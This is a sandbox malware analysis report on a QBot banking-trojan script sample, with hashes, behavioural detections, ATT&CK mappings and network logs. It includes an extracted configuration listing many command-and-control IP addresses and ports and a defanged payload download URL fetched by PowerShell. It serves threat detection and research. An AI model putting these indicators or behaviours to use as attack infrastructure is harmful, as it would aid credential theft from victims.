MALICIOUS

Classifications: Downloader | Injector | Trojan | Banker

Threat Names: Mal/HTMLGen-A | QBot

Verdict Reason: -

Sample Type	**Windows Script File**
File Name	**Keep.gP0176.wsf**
ID	#7413094
MD5	15eba70cec948b7fb5a77372840a7d00
SHA1	d083555679f843f23869d6743b7e3e67886541a0
SHA256	2200463f3dec4645af3e3e7c690eab58f4312fe1595950cc9d94e821475f80a7
File Size	267.67 KB
Report Created	2023-04-13 00:15 (UTC+2)
Target Environment	win10_64_th2_en_mso2016 | windows_script_file

OVERVIEW

VMRay Threat Identifiers (23 rules, 35 matches)

Score	Category	Operation	Count	Classification
5/5	Extracted Configuration	QBot configuration was extracted	1	Banker, Trojan
	• A configuration for QBot was extracted from artifacts of the dynamic analysis.			
5/5	YARA	Malicious content matched by YARA rules	2	Banker, Trojan
	• Rule "QBotCoreModule" from ruleset "Malware" has matched on a memory dump for (process #7) wermgr.exe. • Rule "QBotCoreModule" from ruleset "Malware" has matched on a memory dump for (process #6) rundll32.exe.			
5/5	Discovery	Combination of other detections shows configuration discovery	1	-
	• Sample enumerates processes, collects hardware information and queries network configuration which indicates system fingerprinting.			
4/5	Defense Evasion	Tries to detect the presence of antivirus software	1	-
	• (Process #7) wermgr.exe tries to detect antivirus software via WMI query: "SELECT * FROM AntiVirusProduct".			
4/5	Execution	Executes encoded PowerShell command	1	-
	• (Process #1) cscript.exe executes base64-encoded Powershell command.			
4/5	Injection	Writes into the memory of another process	1	Injector
	• (Process #6) rundll32.exe modifies memory of (process #7) wermgr.exe.			
4/5	Reputation	Contacts known malicious URL	1	-
	• Reputation analysis labels the URL "hxxps://103[.]141[.]50[.]79:995/t5" which was contacted by (process #7) wermgr.exe as Mal/HTMLGen-A.			
4/5	Reputation	Contacts known malicious IP address	1	-
	• Reputation analysis labels the contacted IP address 103.141.50.79 as Mal/HTMLGen-A.			
3/5	Anti Analysis	Delays execution	1	-
	• (Process #7) wermgr.exe has a thread which sleeps more than 5 minutes.			
3/5	Data Collection	Takes screenshot	1	-
	• (Process #7) wermgr.exe takes a screenshot using BitBlt API.			
2/5	Network Connection	Allows invalid SSL certificates	1	-
	• (Process #7) wermgr.exe allows network connections with an invalid SSL certificate.			
2/5	Discovery	Queries OS version via WMI	1	-
	• (Process #7) wermgr.exe queries OS version via WMI.			
2/5	Discovery	Collects hardware properties	1	-
	• (Process #7) wermgr.exe queries hardware properties via WMI.			
2/5	Discovery	Reads network adapter information	1	-

Score	Category	Operation	Count	Classification
	• (Process #13) ipconfig.exe reads the network adapters' addresses by API.			
2/5	Network Connection	Performs DNS request	1	-
	• (Process #8) ping.exe resolves hostname "yahoo.com" to IP "98.137.11.163".			
2/5	Network Connection	Downloads executable	1	Downloader
	• (Process #3) powershell.exe downloads Windows executable via http from hxxp://147[.]135[.]248[.]250/RPgt1jLiS.dat.			
2/5	Network Connection	Tries to connect using an uncommon port	1	-
	• Tries to connect to TCP port 995 at 103.141.50.79.			
2/5	Defense Evasion	Loads a dropped DLL	1	-
	• (Process #6) rundll32.exe loads dropped DLL anomoeomery.metalizedcredence.			
1/5	Discovery	Enumerates running processes	2	-
	• (Process #6) rundll32.exe enumerates running processes. • (Process #7) wermgr.exe enumerates running processes.			
1/5	Mutex	Creates mutex	3	-
	• (Process #7) wermgr.exe creates mutex with name "Global\{DE3A2553-AB1B-4C85-9686-F3F136EBACE2}". • (Process #7) wermgr.exe creates mutex with name "{DE3A2553-AB1B-4C85-9686-F3F136EBACE2}". • (Process #7) wermgr.exe creates mutex with name "{61969771-19E3-435D-AE55-CFB18F1249EF}".			
1/5	Discovery	Executes WMI query	8	-
	• (Process #7) wermgr.exe executes WMI query: SELECT * FROM Win32_OperatingSystem. • (Process #7) wermgr.exe executes WMI query: SELECT * FROM AntiVirusProduct. • (Process #7) wermgr.exe executes WMI query: SELECT * FROM Win32_Processor. • (Process #7) wermgr.exe executes WMI query: select * from Win32_ComputerSystem. • (Process #7) wermgr.exe executes WMI query: select * from Win32_Bios. • (Process #7) wermgr.exe executes WMI query: select * from Win32_DiskDrive. • (Process #7) wermgr.exe executes WMI query: select * from Win32_PhysicalMemory. • (Process #7) wermgr.exe executes WMI query: select Caption,Description,Vendor,Version,InstallDate,InstallSource,PackageName from Win32_Product.			
1/5	Discovery	Collects BIOS properties	1	-
	• (Process #7) wermgr.exe queries BIOS properties via WMI.			
1/5	Network Connection	Connects to remote host	2	-
	• (Process #3) powershell.exe opens an outgoing TCP connection to host "87.236.146.93:80". • (Process #3) powershell.exe opens an outgoing TCP connection to host "147.135.248.250:80".			

Malware Configuration: QBot

Metadata	Key	Extracted Value
Version	Value	404.919

Address	96.87.28.170
Port	2222
C2	✔
Address	74.92.243.115
Port	50000
C2	✔
Address	75.109.111.89
Port	443
C2	✔
Address	157.119.85.203
Port	443
C2	✔
Address	201.244.108.183
Port	995
C2	✔
Address	86.130.9.222
Port	2222
C2	✔
Address	71.171.83.69
Port	443
C2	✔
Address	68.173.170.110
Port	8443
C2	✔
Address	47.205.25.170
Port	443
C2	✔
Address	92.239.81.124
Port	443
C2	✔
Address	172.248.42.122
Port	443
C2	✔
Address	71.38.155.217
Port	443
C2	✔
Address	172.90.139.138
Port	2222
C2	✔
Address	12.172.173.82
Port	50001
C2	✔
Address	92.149.250.113
Port	2222
C2	✔
Address	12.172.173.82
Port	22
C2	✔
Address	81.101.185.146
Port	443
C2	✔
Address	75.149.21.157
Port	443
C2	✔
Address	12.172.173.82
Port	2087
C2	✔
Address	78.130.215.67
Port	443
C2	✔
Address	89.129.109.27
Port	2222
C2	✔
Address	76.80.180.154
Port	993
C2	✔
Address	92.189.214.236
Port	2222
C2	✔
Address	186.64.67.61
Port	443
C2	✔
Address	78.159.145.17
Port	995
C2	✔
Address	78.16.207.80
Port	443
C2	✔
Address	86.225.214.138
Port	2222
C2	✔
Address	88.126.94.4
Port	50000
C2	✔
Address	109.218.42.137
Port	2222

Metadata	Key	Extracted Value
Mission ID	Value	obama251
Other: Configuration Date	Value	2023-04-12 13:06:55

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1047 Windows Management Instrumentation			#T1140 Deobfuscate/ Decode Files or Information		#T1057 Process Discovery	#T1105 Remote File Copy	#T1113 Screen Capture	#T1071 Standard Application Layer Protocol		
	#T1086 PowerShell			#T1027 Obfuscated Files or Information		#T1082 System Information Discovery			#T1105 Remote File Copy		
						#T1063 Security Software Discovery			#T1065 Uncommonly Used Port		
						#T1016 System Network Configuration Discovery					


Sample Information


ID	#7413094
MD5	15eba70cec948b7fb5a77372840a7d00
SHA1	d083555679f843f23869d6743b7e3e67886541a0
SHA256	2200463f3dec4645af3e3e7c690eab58f4312fe1595950cc9d94e821475f80a7
SSDeep	6144:5cdbP3WH/2iQ+Ymj7qzIQWttY8LgsufQtn2dDFmyHI6hrxU6DWcZ:i7iQMCMQ3l4U61
File Name	Keep.gP0176.wsf
File Size	267.67 KB
Sample Type	Windows Script File
Has Macros	✔

Analysis Information

Creation Time	2023-04-13 00:15 (UTC+2)
Analysis Duration	00:03:49
Termination Reason	Timeout
Number of Monitored Processes	12
Execution Successful	False
Reputation Enabled	✔
WHOIS Enabled	✔
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	53


Recycle Bin
Search Windows
10:16 PM
4/12/2023





Screenshots truncated

NETWORK

General

7.64 KB total sent

774.93 KB total received

4 ports 80, 53, 995, 443

7 contacted IP addresses

319 URLs extracted

4 files downloaded

0 malicious hosts detected

DNS

3 DNS requests for 3 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

4 URLs contacted, 3 servers

4 sessions, 6.13 KB sent, 774.10 KB received

HTTP Requests

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxp://147[.]135[.]248[.]250/RPgt1jLiS.dat	-	-	-	0 bytes	SUSPICIOUS
GET	hxxps://se[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://za[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://jp[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
POST	hxxps://176[.]202[.]45[.]209/t5	-	-	-	0 bytes	CLEAN
GET	hxxps://hk[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://pt[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://ru[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://my[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://gt[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://ke[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://tr[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://bo[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://pa[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://tw[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://ve[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://uk[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://br[.]linkedin[.]com	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://do[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://zw[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://fr[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://ro[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://business[.]linkedin[.]com/marketing-solutions?src=li-footer&utm_source=linkedin&utm_medium=footer&trk=homepage-basic_directory_marketingSolutionsMicrositeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://business[.]linkedin[.]com/sales-solutions?src=li-footer&utm_source=linkedin&utm_medium=footer&trk=homepage-basic_directory_salesSolutionsMicrositeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://business[.]linkedin[.]com/talent-solutions?src=li-footer&utm_source=linkedin&utm_medium=footer&trk=homepage-basic_directory_talentSolutionsMicrositeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://es[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://at[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://pr[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://mobile[.]linkedin[.]com/?trk=homepage-basic_directory_mobileMicrositeUrl	-	-	-	0 bytes	CLEAN
POST	hxxps://103[.]141[.]50[.]79:995/t5	-	-	-	0 bytes	MALICIOUS
GET	hxxps://nz[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://co[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://sv[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://lu[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://ca[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://static[.]licdn[.]com/aero-v1/sc/h/atbn2o0wa7dkf1r28i6huscbz	-	-	-	0 bytes	CLEAN
GET	hxxps://static[.]licdn[.]com/aero-v1/sc/h/al2o9zrvru7aqj8e1x2rzsrca	-	-	-	0 bytes	CLEAN
GET	hxxps://static[.]licdn[.]com/aero-v1/sc/h/dxf91zhqd2z6b0bwg85ktm5s4	-	-	-	0 bytes	CLEAN
GET	hxxps://static[.]licdn[.]com/aero-v1/sc/h/5adernm44gd85zqfbje0cu3qm	-	-	-	0 bytes	CLEAN
GET	hxxps://static[.]licdn[.]com/aero-v1/sc/h/cy523xojuc8yvy6fyiy9hd1el	-	-	-	0 bytes	CLEAN
GET	hxxps://th[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://pk[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://dk[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://tt[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://id[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://cz[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://cn[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://cl[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://pl[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://cr[.]linkedin[.]com	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://no[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/privacy-policy?trk=homepage-basic_footer-privacy-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/advice?trk=homepage-basic_directory_adviceDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/web-design?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/business-development-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/administrative-assistant-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/sales-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/content-hub?trk=homepage-basic_directory_contentHubDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/newsletters?trk=homepage-basic_directory_newslettersDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/product-and-manufacturing?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/information-technology-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/professional-community-policies?trk=homepage-basic_footer-community-guide	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/careers-c1/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/audio-and-music?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/project-management?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/training-and-education?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/sales-3?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/job-search-c27/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/products?trk=homepage-basic_directory_productsDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/cookie-policy?trk=homepage-basic_join-form-cookie-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/photography-2?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/web-development?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/accessibility?trk=homepage-basic_footer-accessibility	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/data-science?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/diversity-equity-and-inclusion-dei?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/artificial-intelligence?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/security-3?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/legal-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/support-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://www[.]linkedin[.]com/jobs/marketing-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/entrepreneurship-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/job-search-c27/interviewing-c28/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/healthcare-services-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/software-development?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/consulting-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/visualization-and-real-time?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/finance-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/human-resources-3?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/signup/cold-join?_l=en&trk=guest_homepage-basic_directory	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/product-management-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/featured?trk=homepage-basic_directory_featuredDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/copyright-policy?trk=homepage-basic_footer-copyright-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/user-agreement?trk=homepage-basic_footer-user-agreement	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/database-management?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/leadership-and-management?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/real-estate-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/arts-and-design-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/talent/post-a-job?trk=homepage-basic_talent-finder-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/business-analysis-and-strategy?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/news?trk=homepage-basic_directory_newsDirectoryUrl	-	-	-	0 bytes	CLEAN
